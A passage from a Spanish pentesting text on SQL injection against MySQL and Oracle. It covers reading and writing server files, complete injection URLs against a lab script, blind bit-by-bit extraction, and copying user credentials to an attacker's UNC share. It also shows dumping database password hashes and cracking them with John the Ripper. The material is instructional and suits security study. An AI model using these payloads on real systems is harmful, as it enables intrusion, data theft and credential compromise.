


Fig 4.12: http://webserver1/roundcubemail-0.6-beta/logs/1.txt

Otra posible ubicación para los archivos es una carpeta compartida en un equipo controlado por el atacante. Si *MySQL* se ejecuta en una máquina cuyo sistema operativo permite el uso de rutas *UNC*, será posible realizar inyecciones de código como:

```
select load_file('c:\\prueba\\a.txt') into outfile '\\\\maquina_atacante\\carpeta\\a.txt'
```

… ó

```
select * from almacen.usuarios into outfile '\\\\maquina_atacante\\carpeta\\a.txt'
```

Para que estas instrucciones produzcan el resultado esperado, es necesario que el atacante haya configurado los permisos de su carpeta de modo que se permita la autenticación nula, ya que ésta es así como MySQL realiza las conexiones.

En la creación de ficheros binarios, para incorporar caracteres no imprimibles a una cadena, se puede usar la notación hexadecimal como, por ejemplo:

```
select 0x41000a0142 into dumpfile '/tmp/ejemplo'
```

...donde cada par de dígitos representa un carácter. En este caso, el resultado estaría formado por una letra "A" (código *ASCII* 65, 41 en hexa) seguido de un carácter nulo (00), un retorno de carro (0a) y una "B" (42). A la hora de realizar concatenaciones, la función *concat* funciona de la forma acostumbrada. Así:

```
select concat(0x0a41, 0x42)
```

...produciría un retorno de carro, una "A" y una "B".

2.9. Oracle Database

Llegado es ya el turno de *ORACLE* y, en lo referente a este motor de bases de datos, la presente discusión debe comenzar presentando los objetos de tipo *directory*, cuya misión es reducir al mínimo imprescindible las dependencias del código SQL o PL/SQL con respecto a los sistemas operativos utilizados.

Un *directory* no es más que una referencia a un directorio o una carpeta de un sistema de ficheros. Así, en ordenadores con Unix, Linux y similares, se podría ejecutar una instrucción como:

```
CREATE DIRECTORY dirtemporal AS '/var/www'
```

... y en equipos con Windows:

```
CREATE DIRECTORY dirtemporal AS 'c:\prueba'
```

... para que, a partir de ese momento, todas las referencias se hagan a *dirtemporal*, no a la carpeta real.

Los archivos, por su parte, pueden ser representados de varias formas. Una de ellas viene de la mano del paquete UTL_FILE, incluido a partir de la versión 7.3.4 y que ha ido mejorando sus prestaciones hasta convertirse actualmente en un gestor de ficheros completo.

Su principal problema es que necesita de la configuración de una variable de inicio que puede no estar configurada. Por defecto, este paquete solo puede acceder al sistema de ficheros marcado por la variable de arranque *UTL_FILE_DIR*. Si esta variable no tiene ningún valor asociado en las variables de arranque que se configuran en el archivo de inicio, entonces no podrá utilizarse la librería *UTL_FILE*. Si, por el contrario, tiene el valor "*" entonces se podrá a acceder a todos los ficheros del sistema operativo mediante *PL/SQL*.

Sin embargo, a medio camino entre la no configuración de la variable o que se permita el acceso a todos los ficheros, se encuentra la posibilidad de acceder a algunas rutas del sistema de ficheros que estén en la variable *UTL_FILE_DIR*.

Para representar los archivos, este paquete define el tipo de datos *File_Type*. Entre sus funciones y atributos figuran:

utl_file.fclose	Cierra un fichero
utl_file.fclose_all	Cierra todos los ficheros abiertos
utl_file.fopen	Abre un fichero.
utl_file.is_open	Indica si el fichero está abierto
utl_file.fcopy	Copia un fichero
utl_file.fflush	Fuerza la escritura del buffer.
utl_file.fgetattr	Obtiene los atributos.
utl_file.get_line	Lee una línea del fichero
utl_file.fremove	Borra un fichero
utl_file.frename	Renombra un fichero
utl_file.fseek	Usada en accesos directos o indexados
utl_file.getline utl_file.getline_nchar utl_file.get_rw	Lee una línea como bytes, nchar o raw, respectivamente
utl_file.get_raw	Lee un bloque de datos en bruto
utl_file.new_line	Introduce una o varias líneas vacías
utl_file.put	Introduce una variable en el fichero
utl_file.putf	Introduce texto con formato en el fichero
utl_file.put_line	Introduce línea con retorno de carro
utl_file.put_nchar	Introduce un nchar
utl_file.put_line_nchar	Introduce un nchar con retorno de carro
utl_file.putf_nchar	Introduce nchar con formato

... Suficientes como para satisfacer las necesidades de acceso a ficheros de cualquier atacante, ya desee realizar operaciones de escritura como de lectura. En cuanto a la presente exposición, para copiar el contenido de un archivo en una tabla podría utilizarse el siguiente código *PL/SQL*:

```
EXECUTE BEGIN EXECUTE IMMEDIATE 'create table mitabla(orden int, valor varchar2(4000))'; END;

DECLARE
 fichero UTL_FILE.FILE_TYPE;
```

```
texto varchar(4000);
contador int;
BEGIN
contador := 1;
fichero := UTL_FILE.fopen('DIRTEMPORAL','a.txt','r');
LOOP
 BEGIN
  UTL_FILE.get_line(fichero, texto);
  IF texto IS NULL THEN
   texto:='';
  END IF;

  insert into mitabla(orden, valor) values (contador, texto);
  contador := contador + 1;
 EXCEPTION WHEN NO_DATA_FOUND THEN EXIT;
 END;
END LOOP;
END;
/
```

Como puede observarse, la tabla temporal tiene una columna, *orden*, que se utiliza para determinar el orden de las filas. Podría haberse usado en su lugar *ROWNUM*, pero el valor de esta "columna ficticia" no es asignado de forma permanente a una fila (se determina en tiempo de ejecución) y, aunque es poco probable, podría variar entre distintas llamadas.

Recuérdese que, como se vio al principio de este capítulo, existen varias situaciones en que la inyección de *PL/SQL* es posible, incluyendo los casos en que se dispone de privilegios para usar la función *SYS.KUPP$CREATE_MASTER_PROCESS*, aquellos en que hay otras funciones vulnerables a *SQL Injection*, o las inyecciones que ocurren dentro de bloques *PL/SQL*, como la existente en el script *Oracle.php* presentado en el punto 1.1.

Para facilitar la lectura de las URLs generadas, se partirá de éste último supuesto, con lo que, a la hora de inyectar código, habrá que tener en cuenta que ya se estará dentro de un grupo de instrucciones "*BEGIN ... END*".

Volviendo al código *SQL* anterior, si se intentara inyectar todo en una única petición, la alusión a la tabla *mitabla* en la sentencia *INSERT* del último bloque producirá un error, **antes iniciar la ejecución**, en caso de que *mitabla* no exista.

Una posible solución sería realizar dos inyecciones en dos peticiones independientes: una que cree los objetos y otra que rellene la relación con los datos del archivo.

Otra consistiría en convertir el último bloque en una cadena de texto y ejecutarla usando "*EXECUTE IMMEDIATE*". De este modo, la compilación del código tendrá lugar en tiempo de ejecución, una vez creada la tabla:

```
/* La aplicación ya nos metió en un bloque PL SQL */
DECLARE
 i int;
BEGIN
 i:=1;
 i:=i+1;

/* Inicio de código a inyectar */

 EXECUTE IMMEDIATE 'create directory DIRECTORIO AS ''c:\prueba''';
 EXECUTE IMMEDIATE 'create table mitabla(orden int, valor varchar2(4000))';
 EXECUTE IMMEDIATE 'delete from mitabla';

 EXECUTE IMMEDIATE 'DECLARE  fichero UTL_FILE.FILE_TYPE; texto varchar(4000);
contador int;BEGIN  contador := 1; fichero := UTL_FILE.fopen(''DIRECTORIO'',''a.txt'',''r'');
LOOP  BEGIN  UTL_FILE.get_line(fichero, texto);  IF texto IS NULL THEN  texto:='''';
END IF;  insert into mitabla(orden, valor) values (contador, texto);  contador := contador + 1;
EXCEPTION WHEN NO_DATA_FOUND THEN EXIT;  END; END LOOP;END;';

 EXECUTE IMMEDIATE 'drop directory DIRECTORIO';

/* Final de código a inyectar */

END;

/
```

Nótese que para poner una comilla dentro de una cadena se utilizan dos comillas consecutivas. Todo esto puede ser inyectado mediante una URL como:

```
http://webserver1/pruebas/oracle.php?ins=2');EXECUTE IMMEDIATE 'create directory
DIRECTORIO AS ''c:\prueba'''; EXECUTE IMMEDIATE 'create table mitabla(orden int, valor
varchar2(4000))'; EXECUTE IMMEDIATE 'delete from mitabla'; EXECUTE IMMEDIATE
'DECLARE  fichero UTL_FILE.FILE_TYPE; texto varchar(4000); contador int;BEGIN
contador := 1; fichero := UTL_FILE.fopen(''DIRECTORIO'',''a.txt'',''r''); LOOP  BEGIN
UTL_FILE.get_line(fichero, texto);  IF texto IS NULL THEN  texto:='''';  END IF;
insert into mitabla(orden, valor) values (contador, texto);  contador := contador %2b 1;
EXCEPTION WHEN NO_DATA_FOUND THEN EXIT;  END; END LOOP;END;';
```

```
EXECUTE IMMEDIATE ('drop directory DIRECTORIO
```

... donde la última instrucción se ha modificado para tener en cuenta que la aplicación añade una comilla simple y un cierre de paréntesis al final. Con ello, se creará la tabla y se rellenará con el contenido del fichero "c:\prueba\a.txt".

Para obtener los datos, a falta de otra opción mejor, habría que buscar una inyección de código SQL que pudiera producir cambios en el comportamiento de la aplicación. En este caso, a ciegas, ya que ésta sólo muestra el número de registros antes y después de que se produzca la inserción de datos:




Fig 4.13: Salida

En principio, si todo funciona correctamente, la diferencia entre una y otra línea debería ser de un único registro. En caso de que este script PHP sea poco utilizado, puede inyectarse código que inserte un registro adicional si una condición es cierta:

```
http://webserver1/pruebas/oracle.php?ins=2'); insert into test select -1 from dual where (select bitand(1,ascii(substr(orden,1,1))) from mitabla where orden=1)>0 or ('1'='
```




Fig 4.14: Condición cierta -> se insertan dos registros

En caso de que la tabla sufriera inserciones de forma habitual, habría que añadir un número suficientemente grande de filas como para que se pueda asegurar que los incrementos no se deben al funcionamiento normal de la aplicación.

En la imagen anterior, al haberse insertado dos registros, se puede deducir que la condición inyectada:

```
(select bitand(1,ascii(substr(orden,1,1))) from mitabla where orden=1)>0
```

... se evalúa a *true*. Por tanto, el bit menos significativo del primer carácter de la primera línea del fichero vale 1.

También es posible extraer los datos sin necesidad de crear una tabla, si bien con más limitaciones sobre el tamaño del fichero a leer. Para ello, sería posible crear una función *PL/SQL* como:

```
create or replace function leefichero return varchar2 is
  f UTL_FILE.FILE_TYPE;
  c raw(32767);
begin
  f:=utl_file.fopen('DIRTEMPORAL','a.txt','r');
  utl_file.get_raw(f,c,32767);
  return utl_raw.cast_to_varchar2(c);
end leefichero;
```

... donde *DIRTEMPORAL* sería un objeto de tipo directorio creado previamente (*CREATE DIRECTORY*). Nótese como *UTL_RAW.CAST_TO_VARCHAR2* convierte el valor binario en la correspondiente cadena. Dentro de un bloque *PL/SQL*, la instrucción "EXECUTE IMMEDIATE" permitirá insertar la instrucción de definición de datos:

```
BEGIN

EXECUTE IMMEDIATE 'create or replace function leefichero return varchar2 is f
UTL_FILE.FILE_TYPE;c raw(32767);begin f :=
utl_file.fopen("DIRTEMPORAL","a.txt","r"); utl_file.get_raw(f,c,32767); return
utl_raw.cast_to_varchar2(c); end leefichero;';

END;
```

... y la correspondiente URL sería:

```
http://webserver1/pruebas/oracle.php?ins=2'); EXECUTE IMMEDIATE 'create or replace
function leefichero return varchar2 is f UTL_FILE.FILE_TYPE; c raw(32767); begin f :=
utl_file.fopen("DIRTEMPORAL","a.txt","r"); utl_file.get_raw(f,c,32767); return
utl_raw.cast_to_varchar2(c); end leefichero;';delete from test where ('111'='
```

Obsérvese la última instrucción:

```
delete from test where ('111'='
```

... que, una vez procesada por la aplicación, resultará en:

```
delete from test where ('111'='')
```

... que no hará nada, por ser siempre falsa la condición especificada. Cuando se inyecta dentro de un bloque *PL/SQL*, muchas veces es preferible hacer cosas como ésta a poner un comentario que anule el resto de la línea de órdenes. Téngase en cuenta que es posible que existan diferentes anidaciones de bloques de código, bucles, etc. y, a priori, se desconoce la estructura del código a ejecutar.

Como resultado, la función *leefichero* retornará el contenido de todo el fichero como una única cadena de texto:

```
SQL> select leefichero() from dual;

LEEFICHERO()
--------------------------------------------
Linea 1
Linea 2
Linea 3

Otra línea
```

... que podría ser obtenida siguiendo los métodos habituales

Este método tiene la ventaja de que no precisa crear ninguna tabla pero, a cambio, realiza una lectura del fichero completo con cada petición. Para optimizar el proceso, y también para hacer frente a ficheros de gran tamaño, puede ser conveniente hacer uso de *UTL_FILE.FSEEK()*, que permite seleccionar el punto del fichero a partir del cual se desea leer y extraer bloques de datos de menor tamaño.

Mediante este procedimiento, si *ORACLE* se ejecuta sobre Windows, es posible el acceso a rutas compartidas, lo que puede permitir copiar datos en una carpeta de un equipo controlado por el atacante o en una ubicación a la que éste pueda acceder:

```
declare
 salida varchar2(1024);
 fichero UTL_FILE.FILE_TYPE;
begin
 EXECUTE IMMEDIATE 'create directory DIRREMOTO AS ''\\192.168.56.103\datos''';
 select sys_xmlagg(xmlelement(fila,xmlforest(nombre,contrasena)),
```



```
                    xmlformat('Usuarios')).getstringval() into salida from almacen.usuarios;
 fichero := UTL_FILE.fopen('DIRREMOTO','salida.txt','w');
 utl_file.put_line(fichero, salida);
 utl_file.fflush(fichero);
end;
/
```




Fig 4.15: Cuentas

Otra característica de las últimas versiones de *Oracle Database* que puede ser de utilidad es el soporte de *external tables*, tablas cuyos datos se encuentran en una fuente de datos externa como, por ejemplo, un sistema de archivos.

Antes de *Oracle 10g*, las *external tables* eran relaciones de sólo lectura. O sea, y a los efectos de la presente discusión, sólo era posible leer de los ficheros en que éstas se almacenan. Pero esta versión incorpora ya soporte para escribir en ellas, permitiendo modificar el contenido de archivos almacenados en el servidor.

Para crear una de estas relaciones se usará una instrucción como:

```
Create table ATXT (datos varchar2(4000))
organization external (
 TYPE ORACLE_LOADER default directory DIRTEMPORAL
 access parameters ( records delimited by newline )
 location ('a.txt')
);
```

... donde *DIRTEMPORAL* es el directorio creado anteriormente. A partir de ese momento, *ATXT* podrá ser utilizada como una tabla más, sólo que sus datos se leerán del fichero "*c:\prueba\a.txt*":

```
SQL> select * from atxt;

DATOS
------------------------------
```

```
Linea 1
Linea 2
Linea 3

Otra linea


6 rows selected.
```

Con ello, el problema queda reducido a extraer datos de una tabla. Para inyectar este código SQL se puede usar una URL como la siguiente:

```
http://webserver1/pruebas/oracle.php?ins=2'); execute immediate 'Create table ATXT (datos varchar2(4000)) organization external (TYPE ORACLE_LOADER default directory DIRTEMPORAL access parameters ( records delimited by newline ) location ("a.txt"))';delete from test where ('111'='
```

Cuando se necesite acceder a ficheros binarios o de gran tamaño, quizá sea buena opción hacer uso de la biblioteca para *Large Objects* de *ORACLE*, *DBMS_LOB*. Las siguientes instrucciones sacan partido de ella para realizar la importación de un archivo binario a una tabla:

```
CREATE DIRECTORY DIRTEMPORAL AS 'c:\prueba';
CREATE TABLE tabtemporal(datos BLOB);
DECLARE
  l_bfile BFILE; l_blob BLOB;
BEGIN
  INSERT INTO tabtemporal (datos) VALUES (EMPTY_BLOB()) RETURN datos INTO
l_blob;
  l_bfile := bfilename('DIRTEMPORAL', 'a.txt');
  DBMS_LOB.fileopen(l_bfile, DBMS_LOB.File_Readonly);
  DBMS_LOB.loadfromfile(l_blob,l_bfile,DBMS_LOB.getlength(l_bfile));
  DBMS_LOB.fileclose(l_bfile);
  COMMIT;
EXCEPTION WHEN OTHERS THEN ROLLBACK;
END;
/
```

Todo ello puede ser automatizado mediante una URL como la siguiente:

```
http://webserver1/pruebas/oracle.php?ins=2');execute immediate 'CREATE TABLE tabtemporal(datos BLOB)';execute immediate 'DECLARE l_bfile BFILE; l_blob BLOB;BEGIN INSERT INTO tabtemporal (datos) VALUES (EMPTY_BLOB()) RETURN datos INTO
```



```
l_blob;l_bfile := bfilename("DIRTEMPORAL", "a.txt");DBMS_LOB.fileopen(l_bfile, DBMS_LOB.File_Readonly);DBMS_LOB.loadfromfile(l_blob,l_bfile,DBMS_LOB.getlength(l_bfile));DBMS_LOB.fileclose(l_bfile);COMMIT;EXCEPTION WHEN OTHERS THEN ROLLBACK; END;';delete from test where ('111'='
```

La columna *datos* de *tabtemporal* almacenará el contenido del fichero en formato binario:

```
SQL> select * from tabtemporal;

DATOS
--------------------------------------------------------------------------------
4C696E656120310D0A4C696E656120320D0A4C696E656120330D0A0D0A4F747261206C696
E65610D0A0D0A
```

Debe tenerse cuidado en qué funciones se utilizan para extraer esta información, puesto que las que usadas habitualmente para las cadenas pueden producir resultados inesperados al aplicarlas a un *BLOB*. En su lugar, se puede recurrir a *DBMS.LOB.GETLENGTH*, para obtener la longitud y *DBMS_LOB.SUBSTR* para extraer un byte.

Por otro lado, *DBMS_LOB.SUBSTR* retorna un valor RAW cuando se aplica a BLOBs o ficheros, que deberá ser convertido a un valor numérico mediante una llamada a UTL_RAW.CAST_TO_BINARY_*INTEGER*.

Y, finalmente, el orden de los parámetros *de DBMS_LOB.SUBSTR* no es el acostumbrado: en primer lugar figurará el BLOB, después el número de bytes a extraer y, finalmente, el offset.

```
SQL> select dbms_lob.getlength(datos), datos from tabtemporal;

DBMS_LOB.GETLENGTH(DATOS)
------------------------
DATOS
--------------------------------------------------------------------------------
               43
4C696E656120310D0A4C696E656120320D0A4C696E656120330D0A0D0A4F747261206C696
E65610D0A0D0A


SQL> select dbms_lob.substr(datos,1,2),
  2           utl_raw.cast_to_binary_integer(
  3             dbms_lob.substr(datos,1,2)
  4           )
  5  from tabtemporal -- Segundo character ;
```

```
DBMS_LOB.SUBSTR(DATOS,1,2)
--------------------------------------------------------------------------------
UTL_RAW.CAST_TO_BINARY_INTEGER(DBMS_LOB.SUBSTR(DATOS,1,2))
------------------------------------------------------------
69
                                    105
```

Por lo demás, el procedimiento de extracción de datos sería idéntico al utilizado para las cadenas.

Si se van a aplicar técnicas de *Blind SQL* Injection, puede ser conveniente definir una función que lea un carácter del archivo y retorne su código *ASCII* sin necesidad de usar ninguna tabla:

```
create or replace function leecaracter(fichero varchar2, posicion numeric) return numeric is
  l_bfile BFILE;   resultado RAW(1);
begin
  l_bfile := bfilename('DIRTEMPORAL', fichero);
  DBMS_LOB.fileopen(l_bfile, DBMS_LOB.File_Readonly);
  resultado:=DBMS_LOB.substr(l_bfile,1,posicion);
  DBMS_LOB.fileclose(l_bfile);
  return utl_raw.cast_to_binary_integer(resultado);
end leecaracter;
```

O, en su "versión" URL:

```
http://webserver1/pruebas/oracle.php?ins=1');execute immediate 'create or replace function
leecaracter(fichero varchar2, posicion numeric) return numeric is l_bfile BFILE;resultado
RAW(1);begin l_bfile := bfilename("DIRTEMPORAL", fichero);DBMS_LOB.fileopen(l_bfile,
DBMS_LOB.File_Readonly);                    resultado                    :=
DBMS_LOB.substr(l_bfile,1,posicion);DBMS_LOB.fileclose(l_bfile);return
utl_raw.cast_to_binary_integer(resultado);end leecaracter;';delete from test where ('111'='
```

DBMS_LOB también permite crear y modificar archivos. Por ejemplo, para crear un fichero binario a partir de una tabla, se puede utilizar un bloque *PL/SQL* como el siguiente:

```
DECLARE
  longitud NUMBER;
  posicion NUMBER;
  a_escribir NUMBER;

  l_blob BLOB;
  l_buffer RAW(32767);
  l_fichero UTL_FILE.FILE_TYPE;
```



```
BEGIN
  SELECT datos INTO l_blob  FROM tabtemporal;

  SELECT dbms_lob.getlength(l_blob) INTO longitud  FROM dual;

  -- El tamaño de escritura no puede ser superior a 32767,
  -- lo que puede oblibar a escribir el fichero en varias veces
  l_fichero := utl_file.fopen('DIRTEMPORAL', 'Z.txt','wb', 32767);

  posicion := 1;
  while posicion <= longitud loop
    -- Determinar el numero de bytes a escribir
    a_escribir := longitud - posicion + 1;
    if a_escribir > 32767 then
      a_escribir := 32767;
    end if;

    -- Copiar la parte del blob a un buffer
    dbms_lob.read(l_blob, a_escribir, posicion, l_buffer);

    -- Y escribirlo al fichero
    utl_file.put_raw(l_fichero, l_buffer, TRUE);

    -- Avanzar la posicion
    posicion := posicion + 32767;
  end loop;
  utl_file.fclose(l_fichero);
END;
/
```

Previamente, habrá sido necesario rellenar la tabla *tabtemporal* con los contenidos que se desean dar al fichero. El siguiente código lo hace de forma manual:

```
DECLARE
  l_blob BLOB;
  cadena varchar2(32767);
BEGIN
  delete from tabtemporal;
  dbms_lob.createtemporary(l_blob, true);
  cadena := 'Prueba' || chr(10) || 'Otra linea';
  dbms_lob.writeappend(l_blob,length(cadena), utl_raw.cast_to_raw(cadena));
```

```
  cadena := chr(10) || 'Y otra mas';
  dbms_lob.writeappend(l_blob,length(cadena), utl_raw.cast_to_raw(cadena));
  insert into tabtemporal(datos) values (l_blob);
END;
/
```

… todo lo cual, como en las ocasiones anteriores, puede ser incrustado en la petición haciendo uso de "*EXECUTE IMMEDIATE*".

3. Cuentas de la base de datos

3.1.Listar los usuarios

Obtener las credenciales de acceso a las bases de datos puede ser tan llamativo como ejecutar programas o leer y escribir ficheros. No en vano, cuentas de usuario y contraseñas son dos de los trofeos que se asocian a todo hacker en el imaginario colectivo.

Y hay que romper los falsos mitos y dar a cada cosa la importancia que tiene. Porque si bien es cierto que las contraseñas de acceso a un sistema son de gran interés para un pentester, no lo es menos que éstas, por sí solas, son sólo la mitad de lo que el usuario debe introducir para iniciar la sesión. Quizá la mitad más llamativa, pero mitad al fin y al cabo.

La otra mitad son los identificadores de usuario. Y si el atacante (si la aplicación) dispone de los privilegios necesarios, estos identificadores suelen estar disponibles mediante sencillas consultas *SQL*:

BASE DE DATOS	CONSULTA
ORACLE	select username from all_users;
MySQL	select host,user from mysql.user;
SQL Server	select name, loginname, dbname from master..syslogins;

Si, además, desea conocer qué cuenta se está utilizando para realizar los accesos a la base de datos, puede utilizar las siguientes instrucciones:

BASE DE DATOS	CONSULTA
ORACLE	select user from dual;
MySQL	select user();
SQL Server	select user_name();

3.2.Contraseñas de conexión a la Base de Datos

Una vez determinadas las cuentas, obtener sus correspondientes contraseñas es algo más complicado. Y es que los diferentes motores de bases de datos utilizan técnicas de cifrado para almacenarlas. Típicamente, mediante funciones hash.

Así, en las versiones de *ORACLE anteriores a la* 11g, esta información se almacena cifrada con un algoritmo basado en *DES*, mientras que ésta utiliza *SHA-1*. La columna *spare4* de la tabla *sys.user$* almacena este valor:

```
SQL> select name,password, spare4 from sys.user$ where name = 'SYSTEM';

NAME                          PASSWORD
----------------------------- ------------------------------
SPARE4
--------------------------------------------------------------------------------

SYSTEM                        70DE104D69CE5503
S:E0387F0FA60E7CADDDE31C03029B57F2683C7BE972EAC0B1E34B5EA72FBF
```

Lo hashes *SHA-1* son calculados mediante el siguiente algoritmo:

- Se determina una secuencia de 10 bytes para usar como salt.
- Se concatena la contraseña con la salt (contraseña || salt)
- Se calcula el hash del resultado obtenido en el paso anterior.
- La salt se almacena en substr(spare4,43,20), usando condificación hexadecimal
- El hash obtenido se almacena en substr(spare4,3,40)

Además, también puede encontrarse los antiguos hashes *DES*, calculados a partir de la contraseña EN MAYÚSCULAS en el campo *password* de la mencionada tabla.

Son varios los programas que aprovechan esta información para descifrar las contraseñas. Entre ellos, no podía faltar el conocido *John the ripper*, que dispone de un parche para estos menesteres:

```
root@bt:/pentest/passwords/john# cat passwords.txt
PRUEBA:6110AB7BB7B8CFB4BAFBD9E6346EC9E7B39F64E30CA5A02CE8181CE0B3FF
SYSTEM:E0387F0FA60E7CADDDE31C03029B57F2683C7BE972EAC0B1E34B5EA72FBF
root@bt:/pentest/passwords/john# john -format=oracle11 passwords.txt
Loaded 2 password hashes with 2 different salts (Oracle 11g [oracle11])
ABCD             (PRUEBA)
```

Fig 4.16: John

Algunas alternativas disponen de una interfaz gráfica, como *OrakelCrackert* (http://*thc.org/thc-orakelcrackert11/*) que aprovecha la información del hash *DES* para optimizar el proceso:




Fig 4.17: OrakelCrackert

De igual forma en *MySQL* la información sobre las contraseñas se encuentra en la tabla *mysql.user*

```
mysql> select host,user,password from mysql.user;
+----------------+------------------+-------------------------------------------+
| host           | user             | password                                  |
+----------------+------------------+-------------------------------------------+
| localhost      | root             | *23AE809DDACAF96AF0FD78ED04B6A265E05AA257 |
| Ubuntu-1       | root             | *23AE809DDACAF96AF0FD78ED04B6A265E05AA257 |
| 127.0.0.1      | root             | *23AE809DDACAF96AF0FD78ED04B6A265E05AA257 |
| localhost      | debian-sys-maint | *0351FFF99A06E991DC885F9E108706C0526116A1 |
| localhost      | phpmyadmin       | *BBC82ED034399316B2AEB04BE090F03564CAC17E |
| localhost      | username         | *23AE809DDACAF96AF0FD78ED04B6A265E05AA257 |
| localhost      | uu               | *23AE809DDACAF96AF0FD78ED04B6A265E05AA257 |
| localhost      | uuu              | *23AE809DDACAF96AF0FD78ED04B6A265E05AA257 |
| localhost      | evil             | *23AE809DDACAF96AF0FD78ED04B6A265E05AA257 |
| %              | root             | *23AE809DDACAF96AF0FD78ED04B6A265E05AA257 |
| 192.168.56.103 | root             | *23AE809DDACAF96AF0FD78ED04B6A265E05AA257 |
+----------------+------------------+-------------------------------------------+
11 rows in set (0.06 sec)
```


Y, para descifrarlas, de nuevo, puede usarse *John the ripper*

```
root@bt:/pentest/passwords/john# cat passmysql.txt
root:*23AE809DDACAF96AF0FD78ED04B6A265E05AA257
root@bt:/pentest/passwords/john# john -format=mysql-sha1 passmysql.txt
Loaded 1 password hash (MySQL 4.1 double-SHA-1 [mysql-sha1 SSE2])
123              (root)
```

Fig 4.18: John

... o, a veces, basta con una búsqueda en Google o Bing:


